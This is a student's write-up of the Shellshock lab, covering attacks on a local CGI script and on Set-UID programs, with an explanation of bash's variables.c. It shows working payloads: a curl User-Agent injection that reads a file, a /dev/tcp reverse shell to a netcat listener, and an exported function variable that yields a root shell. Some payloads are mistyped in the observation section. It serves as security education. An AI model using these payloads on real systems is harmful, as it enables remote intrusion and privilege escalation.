


# Shellshock Attack

## Task 1: Attack CGI programs



```
~/Desktop/lab2/myprog.cgi - Sublime Text (UNREGISTERED)
task2.c task2c.c myprog.cgi makefile setuid.sh
1 #!/bin/bash
2
3 echo "Content-type: text/pain"
4 echo
5 echo
6 echo "Hello World"
7
```


Fig 1.1 myprog.cgi code



```
Terminal
[09/26/2016 10:20] seed@ubuntu:~/Desktop/lab2$ ls -l
total 4
-rw-rw-r-- 1 seed seed 75 Sep 26 10:18 myprog.cgi
[09/26/2016 10:20] seed@ubuntu:~/Desktop/lab2$ sudo cp myprog.cgi /usr/lib/cgi-b
in/
[09/26/2016 10:21] seed@ubuntu:~/Desktop/lab2$ sudo chmod 755 /usr/lib/cgi-bin/
myprog.cgi
[09/26/2016 10:22] seed@ubuntu:~/Desktop/lab2$ curl http://localhost/cgi-bin/myp
rog.cgi


Hello World
[09/26/2016 10:27] seed@ubuntu:~/Desktop/lab2$
```

Fig 1.2 cp myprog.cgi to /usr/lib/cgi-bin/ and chmod it and then use curl command.



```
Terminal
[09/26/2016 12:07] seed@ubuntu:~/Desktop/lab2$ echo "Attack Demo" > test.txt
[09/26/2016 12:07] seed@ubuntu:~/Desktop/lab2$
```

Fig 1.3 make a test file attack demo



```
Terminal
[09/26/2016 12:56] seed@ubuntu:~/Desktop/lab2$ curl -A "() { : ; }; echo Content
-type: text/plain; echo; /bin/cat /home/seed/Desktop/lab2/test.txt" http://local
host/cgi-bin/myprog.cgi
Attack Demo
[09/26/2016 12:56] seed@ubuntu:~/Desktop/lab2$
```


Fig 1.4 use curl command and shellshock vulnerability to make a simple attack



```
Terminal
[09/26/2016 13:26] seed@ubuntu:~$ nc -l 9090 -v
Connection from 127.0.0.1 port 9090 [tcp/*] accepted
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$

Terminal
[09/26/2016 13:26] seed@ubuntu:~/Desktop/lab2$ curl -A "() { : ; }; echo Content-type:text/plain; echo; /bin/bash -i > /dev/tcp/localhost/9090 2>&1 0<&1" http://localhost/cgi-bin/myprog.cgi
```

Fig 1.5 a reverse shellshock attack demo



```
www-data@ubuntu:/usr/lib/cgi-bin$ ls -l
ls -l
total 7980
-rwxrwxrwx 1 root root 79 Sep 26 13:41 myprog-test.cgi
-rwxr-xr-x 1 root root 79 Sep 26 11:49 myprog.cgi
lrwxrwxrwx 1 root root 29 Sep 15 2013 php -> /etc/alternatives/php-cgi-bin
-rwxr-xr-x 1 root root 8160168 Sep 4 2014 php5
www-data@ubuntu:/usr/lib/cgi-bin$ cat myprog-test.cgi
cat myprog-test.cgi
#!/bin/bash

echo "Content-type: text/pain"
echo
echo
echo "CGI Hello World"
www-data@ubuntu:/usr/lib/cgi-bin$ rm myprog-test.cgi
rm myprog-test.cgi
rm: cannot remove `myprog-test.cgi': Permission denied
www-data@ubuntu:/usr/lib/cgi-bin$
```

Fig 1.6 attacker access server remotely



```

1 void
2 initialize_shell_variables (env, privmode)
3     char **env;
4     int privmode;
5 {
6     char *name, *string, *temp_string;
7     int c, char_index, string_index, string_length, ro;
8     SHELL_VAR *temp_var;
9
10    create_variable_tables ();
11
12    for (string_index = 0; string = env[string_index++]; )
13    {
14        char_index = 0;
15        name = string;
16        while ((c = *string++) && c != '=')
17        ;
18        if (string[-1] == '=')
19            char_index = string - name - 1;
20
21        /* If there are weird things in the environment, like `=xxx' or a
22           string without an `=', just skip them. */
23        if (char_index == 0)
24            continue;
25
26        /* ASSERT(name[char_index] == '=') */
27        name[char_index] = '\0';
28        /* Now, name = env variable name, string = env variable value, and
29           char_index == strlen (name) */
30
31        temp_var = (SHELL_VAR *)NULL;
32
33        /* If exported function, define it now. Don't import functions from
34           the environment in privileged mode. */
35        if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
36        {
37            string_length = strlen (string);
38            temp_string = (char *)xmalloc (3 + string_length + char_index);
39
40            strcpy (temp_string, name);
41            temp_string[char_index] = ' ';
42            strcpy (temp_string + char_index + 1, string);
43
44            if (posixly_correct == 0 || legal_identifier (name))
45                parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
46        }
47    }
48 }

```

Fig 1.7 part of source code of variables.c

**Observation:**

- As Fig 1.1 and Fig 1.2, we can cgi program using curl command.
- From Fig 1.4, we use command `$ curl -A '() { ; }; echo Content-type:text/plain; echo; /bin/cat /home/seed/Desktop/lab2/test.txt' http://localhost/cgi-bin/myprog.cgi`. This command helped me get content of test.txt file.


- From Fig 1.5, in this picture, I have two terminals, the above is attacker listener, and below is use to send shellshock reverse attack command with shellshock vulnerability. Once the attack command is sent, the above terminal user became 'www-data'.
- From Fig 1.6, Once the attacker terminal user became 'www-data', I can use this terminal to access webserver's data with its privilege. For example, I cat the contents of myprog.cgi code. More, I did rm command for myprog-test.cgi file. The reason of failed of rm this file is that www-data donot have root privilege.

### Explanation:

- Shellshock vulnerability is that when a shell variable is defended as '() { ;; }; <extra command>', this variable will be considered string in this shell. But when this variable is exported to child process. Child's environment should be initialized from inherited shell variables of parent process. During this initialization, variables will be parsed and executed. The variable talked above will be considered a function variable, because of starting with '() {'. So extra command also be parsed and executed. So this execute of extra command is result of shellshock vulnerability.
- From Fig 1.7, line 12 shows that this function will use for loop to scan all the variables. And from line 35, we know that is string value starting with '() {' and its privilege mode equals to 0, this initialization will considered to import this variable. In this clause, line 45, function parse\_and\_execute() will parse and execute this variable. So extra command was executed.
- Reverse shellshock is set as Fig 1.5. Firstly, attacker should build connection and listener. Then attacker uses another terminal to send a curl cgi request. This request should be modified with special user-agent string. Like Fig 1.5, I added an extra string in user-agent, '() { ;; };' and 'echo; echo Content-type: text/plain; /bin/bash -i > /dev/tcp/localhost/9090 2>&1 0<&1'. With shellshock vulnerability, commands added in string were executed. The outputs from these commands were organized as http format. So that apache can parse these output as response to attacker. '/bin/bash -i > /dev/tcp/localhost/9090 2>&1 0<&1', this command will connect attacker's terminal, and redirect server's bash outputs, stderr to virtual file '/dev/tcp/localhost/9090' and


stdout of virtual file to stdin. When this command was executed, attacker got reverse shell.

## Task 2: Attack Set-UID programs



```
~/Desktop/lab2/task2.c - Sublime Text (UNREGISTERED)
task2.c  makefile  setuid.sh
1  #include <stdio.h>
2  void main() {
3      setuid(geteuid()); // make real uid = effective uid
4      system("/bin/ls -l");
5  }
```


Fig 2.1 code1 used for attack with real equaling effective uid



```
Terminal
[09/26/2016 21:35] seed@ubuntu:~/Desktop/lab2$ make
gcc -o task2 task2.c
[09/26/2016 21:35] seed@ubuntu:~/Desktop/lab2$ sudo chown root task2
[09/26/2016 21:35] seed@ubuntu:~/Desktop/lab2$ sudo chmod 4755 task2
[09/26/2016 21:35] seed@ubuntu:~/Desktop/lab2$ sudo ln -sf /bin/bash /bin/sh
[09/26/2016 21:35] seed@ubuntu:~/Desktop/lab2$ export foo='() { ;; }; /bin/bash'


[09/26/2016 21:36] seed@ubuntu:~/Desktop/lab2$ ./task2
[09/26/2016 21:37] root@ubuntu:/home/seed/Desktop/lab2#
```

Fig 2.2 process for attacking and then getting root privilege




```
~/Desktop/lab2/task2.c - Sublime Text (UNREGISTERED)
task2.c  makefile  setuid.sh
1  #include <stdio.h>
2  void main() {
3      //setuid(geteuid()); // make real uid = effective uid
4      system("/bin/ls -l");
5  }
```

Fig 2.3 code2 for attack with different euid and uid




```
Terminal
[09/26/2016 21:37] root@ubuntu:/home/seed/Desktop/lab2# exit
exit
[09/26/2016 21:44] seed@ubuntu:~/Desktop/lab2$ make clean
rm task2
rm: remove write-protected regular file `task2'? y
[09/26/2016 21:44] seed@ubuntu:~/Desktop/lab2$ make
gcc -o task2 task2.c
[09/26/2016 21:44] seed@ubuntu:~/Desktop/lab2$ sudo chown root task2
[09/26/2016 21:44] seed@ubuntu:~/Desktop/lab2$ sudo chmod 4755 task2
[09/26/2016 21:45] seed@ubuntu:~/Desktop/lab2$ export foo='()' { ;; }; /bin/bash'
[09/26/2016 21:45] seed@ubuntu:~/Desktop/lab2$ ./task2
total 24
-rw-rw-r-- 1 seed seed 45 Sep 26 16:47 makefile
-rw-rw-r-- 1 seed seed 75 Sep 26 10:18 myprog.cgi
-rwxrwxrwx 1 root seed 70 Sep 26 21:25 setuid.sh
-rwsr-xr-x 1 root seed 7161 Sep 26 21:44 task2
-rw-rw-r-- 1 seed seed 112 Sep 26 21:44 task2.c
[09/26/2016 21:45] seed@ubuntu:~/Desktop/lab2$
```

Fig 2.4 attack procedure for code2



```
~/Desktop/lab2/task2c.c - Sublime Text (UNREGISTERED)
task2.c task2c.c makefile setuid.sh
1 #include <string.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4
5 char **environ;
6 int main()
7 {
8     char *argv[3];
9     argv[0] = "/bin/ls";
10    argv[1] = "-l";
11    argv[2] = NULL;
12    setuid(geteuid()); // make real uid = effective uid
13    execve(argv[0], argv, environ);
14    return 0;
15 }
```

Fig 2.5 code3 for attacking with execve function



```
Terminal
[09/26/2016 22:12] seed@ubuntu:~/Desktop/lab2$ sudo make
[sudo] password for seed:
gcc -o task2c task2c.c
chown root task2c
chmod 4755 task2c
[09/26/2016 22:13] seed@ubuntu:~/Desktop/lab2$ ls -l
total 28
-rw-rw-r-- 1 seed seed 87 Sep 26 22:10 makefile
-rw-rw-r-- 1 seed seed 75 Sep 26 10:18 myprog.cgi
-rwxrwxrwx 1 root seed 70 Sep 26 21:25 setuid.sh
-rwsr-xr-x 1 root root 7263 Sep 26 22:13 task2c
-rw-rw-r-- 1 seed seed 112 Sep 26 21:44 task2.c
-rw-rw-r-- 1 seed seed 259 Sep 26 22:08 task2c.c
[09/26/2016 22:13] seed@ubuntu:~/Desktop/lab2$ sudo ln -sf /bin/bash /bin/sh
[09/26/2016 22:13] seed@ubuntu:~/Desktop/lab2$ export foo='() { ;; }; /bin/bash'
[09/26/2016 22:14] seed@ubuntu:~/Desktop/lab2$ ./task2c
makefile char *argv[3];
myprog.cgi argv[0] = "/bin/ls";
setuid.sh argv[1] = "-l";
task2.c argv[2] = NULL;
task2c setuid(geteuid()); // make real uid = effective uid
task2c.c execve(argv[0], argv, environ);
[09/26/2016 22:14] seed@ubuntu:~/Desktop/lab2$
```

Fig 2.6 procedure for code3 attacking

```

1 void
2 initialize_shell_variables (env, privmode)
3     char **env;
4     int privmode;
5 {
6     char *name, *string, *temp_string;
7     int c, char_index, string_index, string_length, ro;
8     SHELL_VAR *temp_var;
9
10    create_variable_tables ();
11
12    for (string_index = 0; string = env[string_index++]; )
13    {
14        char_index = 0;
15        name = string;
16        while ((c = *string++) && c != '=')
17        ;
18        if (string[-1] == '=')
19            char_index = string - name - 1;
20
21        /* If there are weird things in the environment, like `=xxx' or a
22         string without an `=', just skip them. */
23        if (char_index == 0)
24            continue;
25
26        /* ASSERT(name[char_index] == '=') */
27        name[char_index] = '\0';
28        /* Now, name = env variable name, string = env variable value, and
29         char_index == strlen (name) */
30
31        temp_var = (SHELL_VAR *)NULL;
32
33        /* If exported function, define it now. Don't import functions from
34         the environment in privileged mode. */
35        if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
36        {
37            string_length = strlen (string);
38            temp_string = (char *)xmalloc (3 + string_length + char_index);
39
40            strcpy (temp_string, name);
41            temp_string[char_index] = ' ';
42            strcpy (temp_string + char_index + 1, string);
43
44            if (posixly_correct == 0 || legal_identifier (name))
45                parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
46

```

Fig 2.7 source code of variables.c

**Observation:**

- As Fig 2.2, I got root privilege, with code1 and shellshock vulnerability, but without processing 'ls -l' command.
- As Fig 2.4, with code2, I did not get root privilege, but processed 'ls -l' command.
- As Fig 2.6, I did not get root privilege, but processed 'ls -l' command.

**Explanation:**



- code1 is root owner Set-UID program. `geteuid()` returned 0. Because this is root owner privilege, `setuid(geteuid());` would set real user id and save uid equal to 0. Privmode for this code equal 0, because `ruid = euid = suid`. So as Fig 2.7, in line 35 of source code, `privmode == true` returned true. Then further code `parse_and_execute` function will be executed for exported function environment variables and its extra commands. When system function was called, environment variables would be initialized. System function could invoke sh and sh linked to bash. When this child process is executed, it owned root privilege, so `/bin/bash` command was run as root, and I could get root privilege.
- Code2 comments the `setuid(getuid())`. As it is a root owned set-uid code. So `privmode` does not equal 0. So `privmod == 0` returns false. As Fig 2.7, code `parse_and_execute` will not run. So that, extra command `/bin/bash` will not run and ls run.
- When I used `execve` for attacking, this command would not inherit environment variables from parent process. So exported environment variable `foo` would not be passed to this child process. So `/bin/bash` was not run.

### Task 3: Questions

1. Other than the two scenarios described above (CGI and Set-UID program), is there any other scenario that could be affected by the Shellshock attack? We will give you bonus points if you can identify a significantly different scenario and you have verified the attack using your own experiment.

**Answer:** 1) Email systems-Mail request needs some configuration, so we can pass extra input commands to server bash. So this is vulnerability.

2) Shellshock can be exploited over SSH. One example where this can be exploited is on servers with an `authorized_keys` forced command. When adding an entry to `~/.ssh/authorized_keys`, you can prefix the line with `command="foo"` to force foo to be run any time that ssh public key is used. With this exploit, if the target user's shell is set to bash, they can take advantage of the exploit to run things other than the command that they are forced to.

2. What is the fundamental problem of the Shellshock vulnerability? What can we learn from this vulnerability?

Answer: shellshock is vulnerability on bash and attacker control the value of an environment variable that will be passed to bash. Extra command after `'() { ;; ;' ;` could be executed.

I think pass inherent and initialize environment variables is fundamental issue for shellshock vulnerability. Extra command can be parsed and executed hidden after `'() {'`. So this is fundamental problem.

We can learn that if a process in some system needs to inherent and initialize environment variables, it might have shellshock vulnerability.